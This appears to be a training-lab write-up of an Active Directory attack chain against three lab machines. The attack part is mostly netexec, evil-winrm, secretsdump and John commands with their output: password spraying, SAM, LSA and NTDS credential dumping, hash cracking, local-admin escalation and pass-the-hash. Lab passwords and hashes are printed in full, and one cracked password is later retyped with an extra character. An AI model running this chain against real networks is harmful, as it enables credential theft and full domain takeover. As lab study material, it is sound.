

report

Report - ADChain_01 - Hack Academy

- Author: Henry Post
- Targets: DC01, Client1, Client2
- Target IP: 10.0.2.4, 10.0.2.7, 10.0.2.9
- Attacker IP: 10.0.2.15
- Date: 07/09/2026

Executive Summary

The victim network was running 3 machines, DC01, Client1, and Client2.

We are given initial credentials for lbennett and pull BloodHound data.

We get a credential while enumerating users on 10.0.2.4 (DC01) as lbennett. We password spray with SMB and now have a credential for twest.

Now we are able to WinRM onto 10.0.2.7 (CLIENT-1). We use this to dump the local SAM/System registry data.

We crack a hash for Matt user. We then dump the LSA subsystem hashes.

We recover a hash for an account called eknight, and crack the hash.

We realize eknight can auth over SMB to CLIENT-2, which is great.

We dump the LSA hashes via netexec on 10.0.2.9 (CLIENT-2) and recover the password of mthompson, who is a Domain Admin. We have full access to the DC and can dump the NTDS, obtaining every user's password.

Recommendations

1. No recommendations.

Resources

- <https://hackerblueprint.com/labs>

Recon

```

└─(kali㉿kali)-[~]
└─$ route
Kernel IP routing table
Destination      Gateway          Genmask          Flags Metric Ref    Use
Iface
default          10.0.2.1        0.0.0.0          UG    100    0      0 eth0
10.0.2.0        0.0.0.0        255.255.255.0    U     100    0      0 eth0

└─(kali㉿kali)-[~]
└─$ ip route
default via 10.0.2.1 dev eth0 proto dhcp src 10.0.2.15 metric 100
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 100

```

We're on the same LAN as our victim.

```
netexec smb 10.0.2.0/24
```

```

SMB      10.0.2.4      445      DC01      [*] Windows Server 2022
Build 20348 x64 (name:DC01) (domain:hack-academy.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB      10.0.2.9      445      CLIENT-2  [*] Windows 10 / Server
2019 Build 19041 x64 (name:CLIENT-2) (domain:hack-academy.local)
(signing:False) (SMBv1:None)
SMB      10.0.2.7      445      CLIENT-1  [*] Windows 10 / Server
2019 Build 19041 x64 (name:CLIENT-1) (domain:hack-academy.local)
(signing:False) (SMBv1:None)
Running nxc against 256 targets
100% 0:00:00

```

So, we have DC01, CLIENT-1, and CLIENT-2. And their IPs.

```

echo '10.0.2.4' > ips
echo '10.0.2.9' >> ips
echo '10.0.2.7' >> ips

```

Now for a port scan.

```

nmap -p- -Pn -iL ips -v --min-rate 1000 --max-rtt-timeout 1000ms --max-
retries 5 -oN nmap_ports.txt

```

Nmap scan report for 10.0.2.4

Host is up (0.00032s latency).

Not shown: 65516 filtered tcp ports (no-response)

PORT	STATE	SERVICE
53/tcp	open	domain
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5
593/tcp	open	http-rpc-epmap
636/tcp	open	ldapssl
3268/tcp	open	globalcatLDAP
3269/tcp	open	globalcatLDAPssl
5985/tcp	open	wsman
9389/tcp	open	adws
49664/tcp	open	unknown
49667/tcp	open	unknown
49668/tcp	open	unknown
58930/tcp	open	unknown
58940/tcp	open	unknown
58952/tcp	open	unknown

MAC Address: 08:00:27:40:1A:93 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.9

Host is up (0.00030s latency).

Not shown: 65528 filtered tcp ports (no-response)

PORT	STATE	SERVICE
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
3389/tcp	open	ms-wbt-server
5040/tcp	open	unknown
5985/tcp	open	wsman
49668/tcp	open	unknown

MAC Address: 08:00:27:6C:31:CF (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.7

Host is up (0.00033s latency).

Not shown: 65528 filtered tcp ports (no-response)

PORT	STATE	SERVICE
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
3389/tcp	open	ms-wbt-server

```
5040/tcp open unknown
5985/tcp open wsman
49668/tcp open unknown
MAC Address: 08:00:27:80:1D:57 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 3 IP addresses (3 hosts up) scanned in 171.15 seconds
Raw packets sent: 393574 (17.317MB) | Rcvd: 430 (18.872KB)
```

```
nmap -Pn -iL ips -sV -sC -v -oN nmap_sVsC.txt
```

```
Nmap scan report for 10.0.2.4
Host is up (0.00027s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-07-09 18:54:05Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP
            (Domain: hack-academy.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP
            (Domain: hack-academy.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 08:00:27:40:1A:93 (Oracle VirtualBox virtual NIC)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled and required
| nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC:
08:00:27:40:1a:93 (Oracle VirtualBox virtual NIC)
| Names:
|   DC01<00>          Flags: <unique><active>
```

```
| HACK-ACADEMY<00>      Flags: <group><active>
| HACK-ACADEMY<1c>      Flags: <group><active>
| DC01<20>             Flags: <unique><active>
|_ HACK-ACADEMY<1b>      Flags: <unique><active>
|_clock-skew: 1h59m58s
| smb2-time:
|   date: 2026-07-09T18:54:07
|_ start_date: N/A
```

Nmap scan report for 10.0.2.9

Host is up (0.00032s latency).

Not shown: 995 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services

```
| rdp-ntlm-info:
|   Target_Name: HACK-ACADEMY
|   NetBIOS_Domain_Name: HACK-ACADEMY
|   NetBIOS_Computer_Name: CLIENT-2
|   DNS_Domain_Name: hack-academy.local
|   DNS_Computer_Name: Client-2.hack-academy.local
|   Product_Version: 10.0.19041
|_ System_Time: 2026-07-09T16:54:07+00:00
| ssl-cert: Subject: commonName=Client-2.hack-academy.local
| Issuer: commonName=Client-2.hack-academy.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-07-07T18:47:19
| Not valid after: 2027-01-06T18:47:19
| MD5:      067f 1e6e c349 8ace 7f31 cb72 1a0c 38cb
| SHA-1:    5033 8e06 48ba 41b8 fe52 86bc 6d83 f51c dfbf 6eac
|_SHA-256: b992 ec55 dad4 0d35 8345 d279 4200 6ed7 938b d08f 4993 b19e 4d72
b600 c038 3c68
```

```
|_ssl-date: 2026-07-09T16:54:48+00:00; 0s from scanner time.
```

```
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```
|_http-title: Not Found
```

```
|_http-server-header: Microsoft-HTTPAPI/2.0
```

MAC Address: 08:00:27:6C:31:CF (Oracle VirtualBox virtual NIC)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
| smb2-security-mode:
|   3.1.1:
```

```
|_ Message signing enabled but not required
| nbstat: NetBIOS name: CLIENT-2, NetBIOS user: <unknown>, NetBIOS MAC:
08:00:27:6c:31:cf (Oracle VirtualBox virtual NIC)
| Names:
| CLIENT-2<00> Flags: <unique><active>
| HACK-ACADEMY<00> Flags: <group><active>
|_ CLIENT-2<20> Flags: <unique><active>
| smb2-time:
| date: 2026-07-09T16:54:08
|_ start_date: N/A
```

Nmap scan report for 10.0.2.7

Host is up (0.00032s latency).

Not shown: 995 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services

| ssl-cert: Subject: commonName=Client-1.hack-academy.local

| Issuer: commonName=Client-1.hack-academy.local

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2026-07-07T18:47:12

| Not valid after: 2027-01-06T18:47:12

| MD5: 3324 83d7 5d08 26ee 8ba9 2076 ee6e dc2c

| SHA-1: f6a3 b094 32e3 e622 30e4 dea9 3953 8290 1891 1d19

|_SHA-256: 83f6 3ce0 1ce4 ecac 9d27 2bb9 ceb5 f598 b35a cd4c f73a 7144 eac6 c963 2cef 1d40

|_ssl-date: 2026-07-09T16:54:48+00:00; 0s from scanner time.

| rdp-ntlm-info:

| Target_Name: HACK-ACADEMY

| NetBIOS_Domain_Name: HACK-ACADEMY

| NetBIOS_Computer_Name: CLIENT-1

| DNS_Domain_Name: hack-academy.local

| DNS_Computer_Name: Client-1.hack-academy.local

| Product_Version: 10.0.19041

|_ System_Time: 2026-07-09T16:54:08+00:00

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

MAC Address: 08:00:27:80:1D:57 (Oracle VirtualBox virtual NIC)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
| nbstat: NetBIOS name: CLIENT-1, NetBIOS user: <unknown>, NetBIOS MAC:
08:00:27:80:1d:57 (Oracle VirtualBox virtual NIC)
| Names:
|   CLIENT-1<00>          Flags: <unique><active>
|   HACK-ACADEMY<00>     Flags: <group><active>
|_  CLIENT-1<20>         Flags: <unique><active>
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled but not required
| smb2-time:
|   date: 2026-07-09T16:54:08
|_  start_date: N/A
```

NSE: Script Post-scanning.

Initiating NSE at 12:54

Completed NSE at 12:54, 0.00s elapsed

Initiating NSE at 12:54

Completed NSE at 12:54, 0.00s elapsed

Initiating NSE at 12:54

Completed NSE at 12:54, 0.00s elapsed

Post-scan script results:

```
| clock-skew:
```

```
|   0s:
```

```
|     10.0.2.9
```

```
|_    10.0.2.7
```

Read data files from: /usr/share/nmap

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .

Nmap done: 3 IP addresses (3 hosts up) scanned in 59.18 seconds

Raw packets sent: 5991 (263.556KB) | Rcvd: 35 (1.492KB)

...

In the meantime, let's pull some BloodHound data.

```
sudo apt update
```

```
sudo apt install docker-compose docker.io
```

```
sudo groupadd docker
```

```
sudo usermod -aG docker $USER
```

```
newgrp docker
```

```
curl -L https://ghst.ly/getbhce -o docker-compose.yml
```

```
docker-compose pull && docker-compose up -d
```

```
docker-compose logs bloodhound | grep -i passw
```

```
# admin
```

```
# Qqwwra7CGfcmnkJ_f3sKan8pkAgMkLMN
```

```
# visit http://localhost:8080/
```

Okay. Note to self: Kali needs more RAM.

Now to pull data for BloodHound to ingest.

```
netexec ldap 10.0.2.4 -u lbennett -p '!!reiD123' --bloodhound --collection  
All --dns-server 10.0.2.4
```

NOTE: I had to edit this file and disable BHCE.

```
nano /home/kali/.nxc/nxc.conf
```

Now we upload the .zip file. to BH.

Next, let's grab all the usernames from SMB.

```
netexec ldap 10.0.2.4 -u lbennett -p '!!reiD123' --users | fgrep -v '[' |  
fgrep -vi '-Username-' | awk '{print$ 5}' | tee users
```

```
<<EOF
```

```
Administrator
```

```
Guest
```

```
krbtgt
```

```
mjohnson
```

```
lbennett
```

```
egreen
```

```
spatel
```

```
dreyes
```

```
nflores
```

```
clee
```

```
otran
```

```
zmiller
```

```
mross
```

```
twest
```



```
eknight
mthompson
EOF
```

If we just run `netexec ldap 10.0.2.4 -u lbennett -p '!!reiD123' --users`, we notice that we have a credential - `HappyCactus$10`.

```
rm pass || echo "no pass file"
echo 'HappyCactus$10' >> pass
echo '!!reiD123' >> pass
```

Non-root access

Now we can password spray on SMB and RDP. :)

```
netexec smb ips -u users -p pass --continue-on-success
```

```
<<EOF
SMB      10.0.2.9      445    CLIENT-2      [+] hack-
academy.local\lbennett:!!reiD123
SMB      10.0.2.9      445    CLIENT-2      [+] hack-
academy.local\twest:HappyCactus$10
SMB      10.0.2.7      445    CLIENT-1      [+] hack-
academy.local\lbennett:!!reiD123
SMB      10.0.2.7      445    CLIENT-1      [+] hack-
academy.local\twest:HappyCactus$10
SMB      10.0.2.4      445    DC01          [+] hack-
academy.local\lbennett:!!reiD123
SMB      10.0.2.4      445    DC01          [+] hack-
academy.local\twest:HappyCactus$10

EOF
```

RDP:

```
netexec rdp ips -u users -p pass --continue-on-success
```

```
<<WOOMY
RDP      10.0.2.9      3389    CLIENT-2      [+] hack-
academy.local\lbennett:!!reiD123
RDP      10.0.2.9      3389    CLIENT-2      [+] hack-
academy.local\twest:HappyCactus$10
RDP      10.0.2.7      3389    CLIENT-1      [+] hack-
academy.local\lbennett:!!reiD123
```

```
RDP          10.0.2.7      3389  CLIENT-1      [+] hack-  
academy.local\twest:HappyCactus$10  
WOOMY
```

WinRM:

```
netexec winrm ips -u users -p pass --continue-on-success  
  
<<OWO  
WINRM       10.0.2.7      5985  CLIENT-1      [+] hack-  
academy.local\twest:HappyCactus$10 (Pwn3d!)  
OWO
```

Good stuff, WinRM is an outlier.

Now let's examine `lbennett` in BloodHound.

We should mark `lbennett` and `twest` as owned in BH.

If we search for Domain Admins in Cypher pre-existing queries, we notice that "MTHOMPSON" is a domain admin...hmmmmm...

Another useful query is "Shortest paths from Owned objects".

We can also check "AS-REP".

It's also useful to check "Kerberoastable members of Tier Zero / High Value groups".

Another one is "Principals with DCSync privileges".

(We find nothing interesting from BH)

Note that BloodHound data comes from a domain controller, so its accuracy is only scoped to that.

So, we know we can WinRM onto CLIENT-1 (10.0.2.7) with `twest` ...Let's do it!

```
evil-winrm -i 10.0.2.7 -u twest -p 'HappyCactus$10'
```

We're in.

If we run `whoami /all`, we can see that we have `SeBackupPrivilege` and we're part of the "Remote Management Users" group. We will abuse this.

If we were on a DC, we could dump password hashes, but sadly we're on a client.

```
cd c:\
mkdir temp
cd temp
reg save hklm\sam c:\temp\sam
reg save hklm\system c:\temp\system

# now we can use evil-winrm's download feature

download sam
download system
```

Now, on Kali, we can get those sweet sweet hashes.

```
impacket-secretsdump -system system -sam sam local

<<UWU

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xbacf965a2426afda3d2207e4d6aa3904
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:156e3de3d13ba510e8c2b62f4f5d0216:::
Matt:1002:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:
::

UWU
```

Save the hashes to `hashes_local_Client-1_10.0.2.7.txt` with `gedit`. We only care about the Matt and Administrator hashes.

Let's crack!

```
john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt
hashes_local_Client-1_10.0.2.7.txt

# Password1!          (Matt)
```

```
echo 'Password1!' >> pass
```

Note that Matt isn't a domain user, it's a local user.

But perhaps his password can be useful.

It's important to note that we need to use `--local-auth` or else this won't work. Because Matt isn't on the domain.

```
netexec smb ips -u Matt -p 'Password1!' --local-auth

<<EOF

success...

SMB          10.0.2.7      445      CLIENT-1      [+] CLIENT-
1\Matt:Password1!

EOF
```

Now to check RDP.

```
netexec rdp ips -u Matt -p 'Password1!' --local-auth

<<RDPSTDOUT

RDP          10.0.2.7      3389      CLIENT-1      [+] CLIENT-
1\Matt:Password1! (Pwn3d!)

RDPSTDOUT
```

Matt can RDP on CLIENT-1. Let's try it.

```
xfreerdp3 /v:10.0.2.7 /u:matt /p:'Password1!' /cert:ignore +clipboard
/dynamic-resolution /drive:.,share
```

Inside RDP, let's run:

```
whoami /all
```

Looks like we're an admin as Matt. Yay :)

Let's pop an admin shell on CLIENT-1.

```
net localgroup "administrators" twest /add
```

Now, back in Kali, if we run:

```
netexec smb ips -u twest -p 'HappyCactus$10'
```

We should notice that `netexec` says "pwned". This is because we added ourselves to a local admin group.

Because we have admin, now we can dump hashes remotely using `netexec`.

```
netexec smb ips -u twest -p 'HappyCactus$10' --sam
```

(We already have these hashes, just a cool demo.)

It's important to also run these other modes in `netexec`.

```
netexec smb ips -u twest -p 'HappyCactus$10' -M lsassy
```

Next is LSA, which is useful in pivoting. It dumps the "MS Cache".

In **NetExec (NXC)**, `--lsa` is a flag used during post-exploitation to dump sensitive credentials from the Windows Local Security Authority (LSA) subsystem. It targets the Windows **SECURITY** registry hive to extract secrets that Windows stores for domain authentication, cached records, and service account passwords. [[1](#), [2](#), [3](#), [4](#)]

```
netexec smb ips -u twest -p 'HappyCactus$10' --lsa
```

```

SMB 10.0.2.7 445 CLIENT-1 [*] Dumping LSA secrets
SMB 10.0.2.7 445 CLIENT-1 HACK-ACADEMY.LOCAL/eknight
:$DCC2$10240#eknight#e92981e7e9fc7e5732c32865e4c83a8a: (2025-11-29 10:54:13)
SMB 10.0.2.7 445 CLIENT-1 HACK-ACADEMY\CLIENT-1$:aes
256-cts-hmac-sha1-96:4e68e46ddb9b14c739a3565f399edf9ca1e58307e1612527b640739f
c6a5bb6
SMB 10.0.2.7 445 CLIENT-1 HACK-ACADEMY\CLIENT-1$:aes
128-cts-hmac-sha1-96:cadd43eda256ecac835ed9573365ef49
SMB 10.0.2.7 445 CLIENT-1 HACK-ACADEMY\CLIENT-1$:des
-cbc-md5:d0b61c371651165e
SMB 10.0.2.7 445 CLIENT-1 HACK-ACADEMY\CLIENT-1$:pla
in_password_hex:994c7c8916c91a9ee47ed73d03a140938022c33eeac6acac1a6a9e0c5c82bc
f6eb09adac5764b5a44fbf8fb2557d27a07e2b0dd0721ed16843d801002839239069249d0d9d1e
f44c6ed76b9ddc198be0857841fb74c495bdfaa363f09d7309bcd21f0ec8d0bcaedfb308703f59
bd30af6787c90e127163b0cafcee004ad26f8818b6ec9dc497ced97facaa9c654ce098c8293d11
35de350cd30d02492b747fad65295f5ddc446cee3df660af1e45561b828d3efec1a59c57b0373e
df38ce1432e801e1d3c4c92e7d90915814c431dcd3c76569cf523769214f0a2e56ccb194c30963
db9dc2e91ce78128e1d23565e29d
SMB 10.0.2.7 445 CLIENT-1 HACK-ACADEMY\CLIENT-1$:aad
3b435b51404eeaad3b435b51404ee:231de31244df624f9484e80a94209a1c:::
SMB 10.0.2.7 445 CLIENT-1 dpapi_machinekey:0xf40fb1b
5e9b0e32e3f894a8ea41407ea759f7d72
dpapi_userkey:0xb4817a980cb0d48b9cd1300c3ed32fb0d6f0bdc7
SMB 10.0.2.7 445 CLIENT-1 [+] Dumped 7 LSA secrets t
o /home/kali/.nxc/logs/lsa/CLIENT-1_10.0.2.7_2026-07-12_152800.secrets and /ho
me/kali/.nxc/logs/lsa/CLIENT-1_10.0.2.7_2026-07-12_152800.cached
Running nxc against 3 targets 100% 0:00:00
(kali@kali)-[~]
$

```

We don't care about the local accounts, but `eknight` is incredibly useful to us.

```

SMB 10.0.2.7 445 CLIENT-1 HACK-
ACADEMY.LOCAL/eknight:$DCC2$10240#eknight#e92981e7e9fc7e5732c32865e4c83a8a:
(2025-11-29 10:54:13)

```

```

echo 'HACK-
ACADEMY.LOCAL/eknight:$DCC2$10240#eknight#e92981e7e9fc7e5732c32865e4c83a8a:'
> hashes_lsa_Client-1_10.0.2.7.txt

```

This is not an NT hash, so we can't relay or pass-the-hash.

But we can crack it.

```

john --wordlist=/usr/share/wordlists/rockyou.txt hashes_lsa_Client-
1_10.0.2.7.txt

```

John should detect the hash type as `mscash2`.

If you're not sure, you can also run:

```
sudo gem install haiti-hash

haiti '$DCC2$10240#eknight#e92981e7e9fc7e5732c32865e4c83a8a'

# Domain Cached Credentials 2 (DCC2), MS Cache 2 [HC: 2100] [JtR: mscash2]
```

So, John is done.

```
!!Stud87          (HACK-ACADEMY.LOCAL/eknight)
```

Let's add this to our creds.

```
echo '!!Stud87' >> pass
```

Let's spray SMB creds (domain-joined) again.

```
netexec smb ips -u users -p pass --continue-on-success
```

We got a successful pwn on CLIENT-2!

```
SMB          10.0.2.9          445    CLIENT-2          [+] hack-
academy.local\eknight:!!Stud87 (Pwn3d!)
```

This is useful because we just dumped CLIENT-1's SAM, not yet dumped CLIENT-2.

- Targets: DC01, Client1, Client2
- Target IP: 10.0.2.4, 10.0.2.7, 10.0.2.9

```
netexec smb 10.0.2.9 -u eknight -p '!!Stud87' --sam # got David
```

Now let's do LSA.


```
netexec smb 10.0.2.9 -u eknight -p '!!Stud87' --lsa
```

We found a new user's password hash, mthompson ...

```
SMB          10.0.2.9      445    CLIENT-2      HACK-  
ACADEMY.LOCAL/mthompson:$DCC2$10240#mthompson#364a73de9ce144051ec14a2fdeb6a7  
57: (2025-11-29 22:53:13)
```

Root access

If we go back to BloodHound, we can see that `mthompson` is actually a Domain Admin :)



```
echo 'HACK-  
ACADEMY.LOCAL/mthompson:$DCC2$10240#mthompson#364a73de9ce144051ec14a2fdeb6a7  
57:' > hashes_lsa_Client-2_10.0.2.9.txt
```



```
john --wordlist=/usr/share/wordlists/rockyou.txt hashes_lsa_Client-2_10.0.2.9.txt
```

Done.

```
Password123!! (HACK-ACADEMY.LOCAL/mthompson)
```

Update our password list for spraying:

```
echo 'Password123!!!' >> pass
```

So...I'm thinking that since mthompson is a Domain Admin...we're done. We've pwned the box? (Let's keep watching :D)

Spray for fun:

```
netexec smb ips -u mthompson -p 'Password123!!!' --lsa
```

We can also dump the NTDS.

NTDS stands for **NT Directory Services**. In Active Directory (AD), it usually refers to **NTDS.DIT**, the central database file stored on every Domain Controller that holds all directory data, including user accounts, computer objects, group memberships, and critical password hashes. [[1](#), [2](#), [3](#), [4](#)]

```
netexec smb 10.0.2.4 -u mthompson -p 'Password123!!!' --ntds
```

```
<<YAY
```

```
└─(kali㉿kali)-[~]
└─$ netexec smb 10.0.2.4 -u mthompson -p 'Password123!!!' --ntds
SMB 10.0.2.4 445 DC01 [*] Windows Server 2022
Build 20348 x64 (name:DC01) (domain:hack-academy.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB 10.0.2.4 445 DC01 [+] hack-
academy.local\mthompson:Password123!! (Pwn3d!)
SMB 10.0.2.4 445 DC01 [+] Dumping the NTDS,
this could take a while so go grab a redbull...
SMB 10.0.2.4 445 DC01
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c0ced2de918b4a7c1b9f4efd2
25dd503:::
SMB 10.0.2.4 445 DC01
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
```

```

::
SMB          10.0.2.4          445      DC01
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b3814b17f76015a3112d545f4899eabd
:::
SMB          10.0.2.4          445      DC01          hack-
academy.local\mjohnson:1125:aad3b435b51404eeaad3b435b51404ee:ac2ccc026dea7c0
8845a58245f9d1a20:::
SMB          10.0.2.4          445      DC01          hack-
academy.local\lbennett:1126:aad3b435b51404eeaad3b435b51404ee:08b1de7a0f8e635
ffd4416b2aac575bb:::
SMB          10.0.2.4          445      DC01          hack-
academy.local\egreen:1127:aad3b435b51404eeaad3b435b51404ee:6cef82c3f7326a708
020d3488777e8b8:::
SMB          10.0.2.4          445      DC01          hack-
academy.local\spatel:1128:aad3b435b51404eeaad3b435b51404ee:40dca294807d71c40
cf79ca8f80630e4:::
SMB          10.0.2.4          445      DC01          hack-
academy.local\dreyes:1129:aad3b435b51404eeaad3b435b51404ee:d66d916172d22964c
a1dcbc262009ecd:::
SMB          10.0.2.4          445      DC01          hack-
academy.local\nflores:1130:aad3b435b51404eeaad3b435b51404ee:851923db851118b1
cf6e3b43486b6f3b:::
SMB          10.0.2.4          445      DC01          hack-
academy.local\clee:1131:aad3b435b51404eeaad3b435b51404ee:695e750f127db5a5e5c
9286dc3f780e4:::
SMB          10.0.2.4          445      DC01          hack-
academy.local\otran:1132:aad3b435b51404eeaad3b435b51404ee:ebc5b3ec914252428d
ed45305314b59a:::
SMB          10.0.2.4          445      DC01          hack-
academy.local\zmilller:1133:aad3b435b51404eeaad3b435b51404ee:b6b667f08033fd13
ad9dd14bfe84bceb:::

YAY

```

And that's the password hashes for all users, I think.

Now we can do this:

```

netexec smb 10.0.2.4 -u administrator -H 'c0ced2de918b4a7c1b9f4efd225dd503'
# SMB          10.0.2.4          445      DC01          [+] hack-
academy.local\administrator:c0ced2de918b4a7c1b9f4efd225dd503 (Pwn3d!)

```

And:

```
netexec smb 10.0.2.4 -u administrator -H 'c0ced2de918b4a7c1b9f4efd225dd503' -X whoami
```

```
(kali㉿kali)-[~]
$ netexec smb 10.0.2.4 -u administrator -H 'c0ced2de918b4a7c1b9f4efd225dd503' -X whoami
